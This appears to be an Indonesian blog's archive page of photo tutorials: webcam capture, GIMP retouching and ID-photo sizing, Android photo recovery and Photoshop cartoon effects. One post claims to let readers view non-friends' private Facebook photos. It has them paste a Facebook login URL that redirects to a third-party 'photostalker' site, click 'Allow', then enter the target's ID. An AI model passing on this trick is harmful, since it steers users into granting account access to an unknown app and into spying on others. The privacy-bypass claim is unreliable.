Showing posts with label foto. Show all posts
Showing posts with label foto. Show all posts
Tuesday, March 28, 2017
Cara mengambil foto dan video dari kamera komputer
Cara mengambil foto dan video dari kamera komputer
Jika kita ingin mengambil foto atau video dari kamera/webcam dari komputer kita bisa melakukkanya dengan mudah dengan aplikasi MyCam.
MyCam dapat mengambil foto / snapshot dengan format JPEG/BITMAP,mengambil video dengan format MJPEG/MP3 AVI. Aplikasi ini sederhana, mudah digunakan, dan gratis.

MyCam dapat mengambil foto / snapshot dengan format JPEG/BITMAP,mengambil video dengan format MJPEG/MP3 AVI. Aplikasi ini sederhana, mudah digunakan, dan gratis.
Aplikasi ini sepenuhnya offline, banyak aplikasi serupa tetapi harus terkoneksi dengan internet.
Bila berminat silahkan unduh di laman resminya http://www.e2esoft.cn/mycam/ . Gratis!
Cara menggunakannya ekstrak berkas zip yang didownload, aplikasi ini tidak perlu diinstal cukup jalankan ( dobel klik ) MyCam.exe yang ada didalam folder MyCam.
Available link for download

Wednesday, March 22, 2017
Cara menghilangkan jerawat pada foto menggunakan GIMP
Cara menghilangkan jerawat pada foto menggunakan GIMP
GIMP adalah aplikasi penyunting gambar sumber terbuka yang masih diandalkan. Setiap aplikasi mempunyai kelebihan juga masing-masing. GIMP adalah alternatif dari photoshop yang berbayar, kita bisa menggunakan GIMP dengan bebas dan gratis.
Berikut cara menghilangkan jerawat menggunakan GIMP :
1. Buka gambar dengan GIMP

2. Alat yang akan kita pakai adalah Healing Tool. Klik pada ikon plester silang.

3. Buat titik acuan pada kulit yang bersih. Healing tool tidak bisa digunakan sebelum membuat titik acuan terlebih dahulu. Untuk titik acuan tekan tombol Ctrl lalu klik pada titik yang bagus. Titik acuan bertanda lingkaran plus.


Berikut cara menghilangkan jerawat menggunakan GIMP :
1. Buka gambar dengan GIMP
2. Alat yang akan kita pakai adalah Healing Tool. Klik pada ikon plester silang.
3. Buat titik acuan pada kulit yang bersih. Healing tool tidak bisa digunakan sebelum membuat titik acuan terlebih dahulu. Untuk titik acuan tekan tombol Ctrl lalu klik pada titik yang bagus. Titik acuan bertanda lingkaran plus.
4. Untuk menghilangkan jerawat cukup klik pada jerawat, jangan digeser kalau digeser titik acuannya juga ikut bergeser.
Kurang lebih hasilnya seperti diatas, editannya masih kasar hanya untuk gambaran saja. Anda bisa melakukannya lebih baik lagi. Selamat mencoba.
Available link for download
Sunday, February 26, 2017
cara melihat foto bukan teman di facebook
cara melihat foto bukan teman di facebook
Tips Facebook kali ini adalah Cara Melihat atau Mengintip Foto Facebook – Pernahkan anda ingin melihat atau mengintip foto seseorang di facebook, namun orang tersebut belum menjadi teman anda? Apa yang terjadi, facebook tidak akan mengijinkan anda untuk melihat foto yang ada didalam acount facebook tersebut sebelum anda menjadikan dia sebagai teman.
Untuk melihat ataupun mengintip foto seseorang yang ada di facebook yang belum anda add menjadi teman dapat dilakukan dengan tips dan trik berikut ini:
1. Silahkan Login menggunakan acount anda di facebook.
2. Copy Paste Code yang ada dibawah ini ke Browser Anda
http://www.facebook.com/login.php?api_key=63b7a5b8175cf509044b63af282108b4&v=1.0&next=http%3A%2F%2Fphotostalker.viewprivatefacebookpictures.com%2F&canvas=1&_fb_q=1
3. Setelah anda kunjungi url yang ada pada kotak diatas, maka akan terlihat tampilan seperti dibawah ini

4. Klik “Allow” untuk setuju dengan ketentuan dan kebijakan yang dipersyaratkan
5. Akan muncul tampilan seperti gambar dibawah ini

6. Cari alamat Facebook yang hendak anda lihat atau intip fotonya, dan pastekan ID Facebook yang akan dilihat fotonya itu tepat pada kolom yang diwarnai merah yang terlihat pada gambar diatas. Selamat Mencoba…
Available link for download
Friday, January 20, 2017
Cara Mengembalikan Foto yang Terhapus di Android
Cara Mengembalikan Foto yang Terhapus di Android
Pada handhpone Smartphone kamu, pasti banyak sekali menyimpan foto. Biasanya, kamu akan kembali melihat file-file tersebut saat kamu memiliki waktu luang atau bahasa kerennya adalah tidak ada kerjaan. Pada saat itu juga lah kamu akan tahu sudah seberapa banyak foto yang kamu miliki di ponsel kamu.
Kalau memang foto itu sudah terlalu banyak, bahkan menghabiskan tiga per empat dari penyimpanan internal maupun eksternal, kamu akan mulai menghapusnya. Eits, sudah menjadi hal biasa kalau kamu salah menghapus file, yang seharusnya itu penting buat kamu. Untuk itu, saya akan memberikan cara mengembalikan foto yang terhapus di Android yang dikutip dari Techviral. Disimak ya!
Saat kamu sengaja atau tidak sengaja menghapus file berupa foto atau data di perangkat Android kamu, pasti terasa sangat sedih. Padahal, yang terhapus itu adalah foto dan video kenangan bersama mantan tercinta kamu, sudah baik-baik disimpan eh malah terhapus. Sabar ya guys, kamu bisa mengembalikan lagi kok. Caranya? Nih Jaka kasih.
Pakai Wondershare Dr.Fone
Wondershare Dr.Fone merupakan program komputer pihak ketiga yang sangat berguna dan bermanfaat. Cara mengembalikan foto yang terhapus di Android akan lebih mudah dilakukan oleh kamu. Kamu hanya perlu menghubungkan perangkat Android kamu untuk mengambil semua foto dan video yang terhapus. Untuk langkah-langkahnya, kamu bisa lihat pada cara di bawah ini ya:
- Pertama, install Wondershare Dr.Fone di komputer kamu dan hubungkan perangkat Android ke komputer melalui kabel USB.


- Lalu, program yang telah kamu install tersebut, akan meminta kamu untuk mengaktifkan USB Debugging, aktifkanlah melalui smartphone Android kamu.

- Kemudian, smartphone Android sudah terhubung ke perangkat lunak untuk proses pemulihan data. Untuk mengembalikan foto atau data yang terhapus di Android, pastikan kamu memilih Gallery, kemudian klikNext.
- Setelah itu, kamu akan melihat Wondershare Dr.Fone memindai smartphone kamu. Tidak lama kemudian, kamu akan melihat semua foto yang telah terhapus. Pilih mana yang ingin kamu kembalikan, dan klikRecover.

Bagaimana? Cara yang sangat mudah bukan untuk mengembalikan foto yang terhapus di Android. Jika kamu ingin mencari cara mengembalikan foto atau data yang terhapus di smartphone Android lainnya, kamu bisa melihat tips yang pernah Jaka berikan sebelumnya di Cara Mengembalikan Foto yang Terhapus di Smartphone Android. Selamat mencoba!
Sumber : Jalantikus.com
Available link for download
Sunday, January 15, 2017
Cara membuat Foto dengan sudut melengkung GIMP
Cara membuat Foto dengan sudut melengkung GIMP
Pada pos sebelumnya saya sudah membahas membuat sudut melengkung dengan CSS, kali ini saya akan membahas pembuatan sudut melengkung foto menggunakan GIMP.
Untuk membuat sudut melengkung menggunakan GIMP ikuti langkah-langkah berikut :
Untuk membuat sudut melengkung menggunakan GIMP ikuti langkah-langkah berikut :
1. Buka aplikasi GIMP dan buka gambar yang akan diedit.
2. Klik Select pada Menubar pilih Rounded Rectangle.
3. Atur nilai radius semakin besar semakin bulat.
4. Kita salin gambar yang terbentuk melengkung. Klik kanan edit > Copy ( Ctrl+C )
5. Selanjutnya membuang sudut yang tidak terpakai. Klik kanan > select > invert ( Ctrl+I ) kemudian hapus klik kanan>edit>cut ( Ctrl+x).
6. Bila hasil sudut yang terbuang tidak transparan alias putih, maka kita mulai lagi dari langkah 4 ( copy ) pindahkan ke layer baru klik File pada menubar > Create > From Clipboard ( Ctrl+Shift+V).
7. Sekarang gambar sudah mempunyai sudut melengkung.
8. Selesai mengedit jangan lupa untuk mengekspor lagi ke ekstensi jpg atau png. klik File pada menubar > Export ( Ctrl+Shift+E).


Semoga tips sederhana ini bermanfaat bagi kita semua.
2. Klik Select pada Menubar pilih Rounded Rectangle.
3. Atur nilai radius semakin besar semakin bulat.
4. Kita salin gambar yang terbentuk melengkung. Klik kanan edit > Copy ( Ctrl+C )
5. Selanjutnya membuang sudut yang tidak terpakai. Klik kanan > select > invert ( Ctrl+I ) kemudian hapus klik kanan>edit>cut ( Ctrl+x).
6. Bila hasil sudut yang terbuang tidak transparan alias putih, maka kita mulai lagi dari langkah 4 ( copy ) pindahkan ke layer baru klik File pada menubar > Create > From Clipboard ( Ctrl+Shift+V).
7. Sekarang gambar sudah mempunyai sudut melengkung.
8. Selesai mengedit jangan lupa untuk mengekspor lagi ke ekstensi jpg atau png. klik File pada menubar > Export ( Ctrl+Shift+E).
sebelum
Sesudah
Semoga tips sederhana ini bermanfaat bagi kita semua.
Available link for download
Tuesday, December 20, 2016
Cara membuat foto ukuran 3x4 4x6 di GIMP
Cara membuat foto ukuran 3x4 4x6 di GIMP
Selama ini banyak tutorial yang mengajarkan cara mengedit foto menggunakan Photoshop, tetapi masih jarang yang menggunakan GIMP. Sebenarnya semua hal itu mudah jika mengetahuinya terlebih dahulu. Nah sekarang kita akan belajar membuat foto dengan ukuran 3x4, 4x6 di GIMP.
Berikut cara membuat foto 3x4, 4x6, di GIMP :
1. Buka gambar menggunakan GIMP

 Klik pada Rectangle Select Tool.
 Cari pada bagian seperti gambar
 Centang pada Fixed, pada kolom edit masukkan perbandingan ukuran foto, misal 4x6 menjadi 4:6 dan 3x4 menjadi 3:4, ukuran lain bisa menyesuaikan.

3. Sekarang mengambil gambar dengan rasio 4x6
Berikut cara membuat foto 3x4, 4x6, di GIMP :
1. Buka gambar menggunakan GIMP
2. Kita hanya akan fokus Cropping saja. Alat yang akan kita pakai adalah Rectangle Select Tool.
Klik pada Rectangle Select Tool. Cari pada bagian seperti gambar Centang pada Fixed, pada kolom edit masukkan perbandingan ukuran foto, misal 4x6 menjadi 4:6 dan 3x4 menjadi 3:4, ukuran lain bisa menyesuaikan.3. Sekarang mengambil gambar dengan rasio 4x6
Salin pada area terpilih. Klik kanan Edit > Copy (Ctrl+C).
4. Membuat layer dari foto yang terpilih. File > Create > From clipboard (Ctrl+Shift+V).


Kita akan membuat ukuran menjadi 4 cm x 6 cm. Tekan Scale tool.
Ubah satuan lebar tinggi menjadi cm, masukkan lebar 4 dan tinggi 6. Nilai yang dimasukkan akan berubah tetapi tidak apa-apa hanya selisih tipis. Slesai mamasukkan ukuran tekan tombol Scale.
Kita sudah mendapatkan gambar foto dengan ukuran 4x6.
Sekarang kita mencetak foto, Salin/Copy (Ctrl+C) foto 4x6.

5. Kita membuat area kerja baru sesuai ukuran kertas foto. File > New (Crtl+N).
Saya misalkan kertas foto yang akan kita pakai A4.

Tempel/paste(Ctrl+V) foto yang disalin sebelumnya.
Setelah menyalin, foto masih mengapung tidak bisa diedit. Kita ubah ke layer baru, klik kanan pada Floating Selection > To New Layer. Lakukan ini pada setiap kali menempel foto!

Biasanya hasil foto yang ditempel/paste menumpuk diatas foto yang lama, tinggal pindah ke area yang kosong.
Sekarang tinggal mencetak foto. Selamat mencoba !
Available link for download
Saturday, October 15, 2016
Cara Merubah Foto Asli Menjadi Lukisan Atau Kartun Hanya Dalam Hitungan Detik
Cara Merubah Foto Asli Menjadi Lukisan Atau Kartun Hanya Dalam Hitungan Detik
Salam Localtechno kali ini localtechno akan berbagi dengan sobat semua tentang mentransformasikan foto asli menjadi lukisan atau kartun hanya dalam hitungan detik.
@Sobat siapkan dulu peralatannya yaitu :
- 1. Adobe photoshop CS5 atau versi yang lain juga boleh bisa download di SINI
- 2. Plugins Topaz Labs (Plugins tersebut terus terang berbayar dan localtechno tidak menyediakan plugins tersebut) Tapi sobat bisa mencoba plugins tersebut secara gratis dalam waktu 30 hari, coba di SINI
1. Install dulu photoshopnya kemudian installl plugins yang sudah sobat download tadi. Untuk cara installasi saya harap sobat bisa melakukan semua karena hanya tinggal klik next dan next sesuai dengan petunjuk yang ada pada software tersebut.
@Tahap Perubahan Foto Asli ke Lukisan atau Kartun :
- 1. Buka Photoshop
- 2. Klik File dan pilih open file kemudian cari file foto yang akan dijadikan obyek
- 3. Pilih Tab Menu Image > Adjustments > Levels kemudian settings level contras dan cahaya sesuai selera dan jangan lupa jika sudah selesai tekan CTRL + S untuk menyimpan hasil
- 4. Pilih Filter > Topaz Labs > Topaz Clean 3 kemudian pilih Cartoon Collection dan pilih model dan atur sesuai selera dan jangan lupa klik ok yang ada dipojok kanan bawah untuk menyimpan hasil perubahan.
- 5. Setelah selesai semua sekarang sobat tinggal tekan CTRL + S untuk menyimpan hasil foto yang sudah dirubah menjadi lukisan atau kartun tersebut


Klik Pojok Kanan Bawah Untuk Memperbesar Video
Available link for download
Subscribe to:
Posts (Atom)